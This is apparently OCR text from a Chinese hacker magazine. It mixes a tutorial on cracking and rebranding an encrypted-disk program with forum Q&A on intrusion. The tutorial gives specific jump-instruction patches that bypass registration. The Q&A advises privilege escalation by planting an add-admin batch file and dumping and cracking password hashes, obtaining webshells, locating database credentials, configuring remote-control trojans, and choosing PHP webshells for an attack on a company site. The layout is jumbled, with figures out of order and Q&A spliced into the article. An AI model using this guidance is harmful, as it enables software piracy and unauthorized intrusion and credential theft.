0053E3BA   \68 F8024D00    PUSH PrvDisk.004D02F8
0053E3BF    C3             RETN
```



图4　Peid扫描结果



图5　脱壳后Peid扫描结果

F8跟到地址**0053E3BF**就会跳到程序的入口点了，直接脱壳搞定。脱壳后程序保存为01.exe，通过PEID发现是Delphi写的，如图5。

看来脱壳成功了，接下来开始破解。用OD重新载入脱壳后的程序，利用字符查找功能很快找到了验证注册与非注册的地方，如图6。



图6　OD字符串搜索


图8　已注册


图7　来到代码处


我们双击跟进去，来到如图7所示的地方。


从图7中我们可以看到一个je判断跳，用来判断是否注册，我们改成相反的jnz就可以搞定了，**即把004CE242处的“JE SHORT 004CE26C”改成“Jnz SHORT 004CE26C”**。


图9　字符串提示

修改完成后我们保存为02.exe测试一下，运行后发现已经是注册版了，如图8。

而且注册项也消失了，成功了吗？那倒未必，后来测试才发现，虽然是显示“已注册”，不过功能还是没有变，还是不能输入5位以上的密码。



图10　判断跳转代码



图11　“十六进制模式”

那我们来继续分析02.exe。重新载入02.exe，继续利用字符串查找功能，找到了提示密码超位的地方，如图9。

继续跟进去看看，还是个判断跳，如图10。

我们**直接修改“jle”为“jmp”**跳过去就可以了。修改后保存为03.exe，运行测试成功了，这下可以输入5位以上密码了。



图12　修改软件标题



图13　修改成功

二、打造密盘

破解是完成了，不过我还没玩够，那就给我们的密盘重新包装一下吧。首先是修改名字，用“C32ASM”载入03.exe，选择“十六进制模式”，如图11。

然后右键“搜索”，将“极品私人”替换为“浪子专用”，如图12。


图14　“关于”显示修改成果



图15　软件描述

大家在**修改的时候一定要注意长度要一致**。好了，点击“全部替换”，完成后保存为04.exe，来看看我们的成果吧，如图13。

接下来是修改邮箱、网站和公司名，方法和上面说的差不多。这里要**注意修改前后的字符长度，不够的可以用空格填补**，最后保存为05.exe，修改后的情况如图14。

细心的朋友会发现，此时文件的公司名和描述还是没有变，如图15。

那我们就来修改一下，用到的工具是ResScope。运行ResScope后载入05.exe，来到“Version”选项，修改相关数据即可，如



Q：各位大大，现在我这里有一台机子，只有 user 权限，admin 没密码进不去。请问有什么办法能让我可以拥有 admin 的权限吗？

A：如果这台机器没有更新系统补丁，不妨可以尝试一下本地溢出漏洞，例如 MS08025 等，或者结合第三方软件的本地提权。

users 权限实际可以做很多事情了，你可以在"**C:\Documents and Settings\Administrator\「开始」菜单\程序**"这个目录下建立一个添加管理员账户的批处理，或者利用组策略的启动脚本写入相同功能的文件，待管理员登录后就可以添加管理组用户了。

当然，如果是友好模式的登录界面，容易引起察觉，所以建议你获得管理员系统账户后，利用 PWDUMP 等导出管理员的 HASH，然后利用 SAMINSIDE 或者 LC5 跑管理员的密码，当然别忘记了彩虹表。

本贴地址：http://www.nohack.cn/bbs/thread-103893-1-2.html

Q：我进入后台后，上传大马，然后备份，页面就自动跳转回登录时的页面，这是什么回事？

A：有可能管理员把备份的操作写了一个跳转，直接转向登录页面。不过由于你登录后已经进行了 cookies 或者 session 的验证，那么直接跳转到登录页面，说明你的操作可能是非法的。

不妨尝试正常备份，结合脚本源码看看程序是如何判断，或者根本就是该功能页面被人为做了修改。当然，如果通过备份获取 webshell 的方法行不通，那么试试上传漏洞，或者配置文件写入一句话木马。

现在的很多后台备份页面采取了扩展名加文件内容的判断，绕过的方法其实有很多，例如上传插马的库文件，然后进行备份，或许会成功。

本贴地址：http://www.nohack.cn/bbs/thread-103849-1-2.html

Q：请问拿到 webshell 后怎么拿到 MSSQL、MYSQL 的密码？

A：这个话题貌似很简单，其实想必也困扰了很多自以为是的菜鸟朋友。通常我们要进行提权，结合脚本查找 MSSQL 或者 MYSQL 的密码是必经之道，但是这些文件是如何定义的，在哪些脚本里可以找到，却又不可泛泛而谈。

说说最简单的 asp 程序查找库配置文件的方法，这种文件一般用 include 引入到了登录判断页面，查找起来相对容易些。例如 **conn.asp、config.asp 等，目录一般定义在 WEB 根路径、include 以及 inc** 等，得看程序员的编程习惯。

而 mysql 查找起来也相对容易，但是由于 php 编程风格的原因，导致很多的引入文件找起来相对麻烦，但是方法还是和 asp 基本相同的。如果你有经验，找起来会非常快捷，例如常见的文件名：**comman.inc.php、config.inc.php** 等。像 xoops 这种脚本写在 **mainfile.php** 文件里，常规判断起来可能不好找，但是有个技巧很方便，那就是程序在创建和写入配置的时候，库信息的文件一般存在时间差。方法不止这些，其实你只要耐心加细心，绝对很快会找到。

说说 asp.net 吧，常规记录在 **web.config** 文件里，但是有一些程序是建立后自动生成的，例如 IWMS 的 **iwms_dbt.cs** 文件。

jsp 程序查找起来相对麻烦，关键看源码里怎么定义和配置。

最后我想说的是，如果你是一个程序员，那么你找配置文件的思路和方法绝对比脚本盲快很多，所以掌握语言的基础是很重要的，当然经验也尤为可贵。多对脚本学习研究，多多记录入侵笔记，相信这个问题是非常简单的。

本贴地址：http://www.nohack.cn/bbs/thread-103631-1-3.html

Q：小菜我在学习远控软件的上线时遇到了几个问题，望高人指点：

1、我是用无线路由器上网的，但仍要用拨号软件连接宽带，请问我这种情况属于内网还是外网？

2、我知道让远控自动上线可以用希网 3322、花生壳或上线通，但三种我都试过，均失败。由于我怀疑自己是内网，所以端口映射也试过了，仍失败。只有一种情况我能上线，那就是：在配置客户端时，在 IP 地址处填：192.168.1.100 或 172.0.0 .1 的情况下 。

A：你用无线路由器上网，却还要通过 PPPOE 拨号来连接，你的设备是否真正的是承担一个路由器的角色？判断内网外网非常简单，在"开始"菜单"运行"里输入"cmd"进入命令提示符，然后输入"ipconfig"查看当前 ip，如果你是拨号上网，那么肯定就是当前外网 IP 了。

我对你的问题不是很清楚，感觉你有可能已经通过路由联网了，拨号往往只需要一个 modem 就可以了。

至于你说的填写 192.168.1.100 或 172.0.0.1 能够上线，这是毋庸置疑的，这是你的本地 IP，你即使不连接互联网，你的 PC 照样上线。按照你这样的描述，你应该在内网环境，那么用 3322 做一个域名转发，再利用上线通或者路由器映射端口吧。

至于你所谓的尝试，我觉得精神可嘉，但是又比较冒风险。以你的水平，我很难推荐你用虚拟机操作，可能你会更加云里雾里。建议你装一个影子系统之类的还原保护吧，至少负责的告诉你，现在很多远控都包含有后门。

最后我建议类似你这样的读者先学习一下网络基础，然后再使用远程控制吧。




图 16　ResScope 修改特征字串




图 17　修改成功的效果

图 16。

最后保存为 06.exe，来看看最终的效果吧，如图 17。

三、总结

我们最开始是发现了重启验证，但是并没有走那条线路，因为我走重启验证的时候根本一点线索也找不到，所以还是选择暴力修改法，同样达到了想要的效果。当我们遇到问题的时候，可以选择不同的路去走，条条大路通罗马，只要达到目的就算成功。

[文章所涉及到的相关工具程序已收录在本本期光盘中]

编辑点评：

本文破解的方法比较中规中矩，一般来说，最简单的破解流程基本就是这样了。在打造个人专用版方面是本文一大亮点，我知道有很多人喜欢搞点自己的专用版，我相信这篇文章是你不错的选择。

本贴地址：http://www.nohack.cn/bbs/thread-103530-1-4.html

Q：想请教各位一下，为什么我用GHOST XP SP3重装系统时每次还剩30M时就突然跳掉，貌似复制不进去了，我去过维修部，已知硬件没问题，这是怎么一回事啊？

A：突然跳掉是提示ghosterror么？还是程序卡住了？如果有出错提示，那么检查你的光驱和光盘；实在不行可以使用复制到本地硬盘再安装。

如果安装到最后会卡住不动甚至死机，这种情况我有遇到过，一般是磁盘格式类型冲突或者写入一个较大的文件时容易引起这种问题。建议你不妨先格式化你的主分区，然后再GHOST。

硬件没有问题不代表硬件不会引起问题的发生，例如你的内存条没有插好也容易导致ghost出错。我觉得最简单的办法就是用硬盘或者U盘等安装了，排除了光驱和光碟的错误，问题就很好解决了。

本贴地址：http://www.nohack.cn/bbs/thread-103526-1-4.html

Q：在虚拟机怎样安装windows 2000操作系统？

我下了好几个windows2000的安装程序了，但安装到一半就会停止在一个“继续安装、修复，和退出安装”的画面，按回车继续安装也没有反应！我看了别人的安装过程，好像还先用了pq分区，请问高手怎么安装呀！

A：你采用的是安装版，而你所谓的版本是ghost镜像版本，光盘里写入了部分工具。用虚拟机安装windows2K的确容易出错，因为这套系统对硬盘的识别很差，特别是大硬盘下往往无法安装。虚拟机采取的什么磁盘策略就不是很清楚了，建议你的问题可以换用ISO镜像文件安装，或者下载一个ghost版本的win2K进行。

本贴地址：http://www.nohack.cn/bbs/thread-103285-1-5.html

Q：求一款强大的PHP木马

昨天拿公司的网站测试了一下，顺利拿注入点破解了用户和密码，也用.php目录漏洞拿到了webshell，但是webshell功能太少了……

PS：顺便问下fix.php的初始密码是什么？我忘记了，原版的密码被我改了。

A：fix.php这款木马在我记忆中的初始密码应该是demo，功能貌似在phpshell里面算是比较实用的了。至于你所谓的人为修改了密码却不知内容，有点搬起石头砸脚的味道。如果你不懂php，那么查找内容中的pass位置，一般很容易就能找到定义的密码，基本上作者都会在这里给新手作一个注释。

至于你所谓的功能，我觉得phpspy这样的木马绝对够用了，至于那些servu或者mysql提权的脚本，自己下载一个单独的往往更好且更与时俱进。我可以给你推荐一下c99shell和cnbird写的EgY_SpIdEr，功能都很强大的，包括端口转发及代理访问等，但是个人觉得ANGEL的PHPSPY绝对最实用。不能总追求一款什么都能给你包办的程序，自己的理解和思维是最重要的。

本贴地址：http://www.nohack.cn/bbs/thread-102906-1-6.html

Q：我将扫描漏洞的XScan+扫描目录的WWWScan等等组合成自己的检测利器，希望大家能列出自己用的扫描器组合，互相学习借鉴。

A：工欲善其事，必先利其器。对于我们这样的菜鸟朋友来说，结合工具进行入侵，特别是如何有效的利用工具，往往是很值得深思的问题。

扫描类工具分为多种，有漏洞扫描、端口扫描、注入扫描、后台扫描及弱口令扫描等等，但是这些都是有相对的结合型，例如漏洞扫描基本上基于端口漏洞和弱口令，而注入点和后台扫描又具备相当可观的捆绑性。

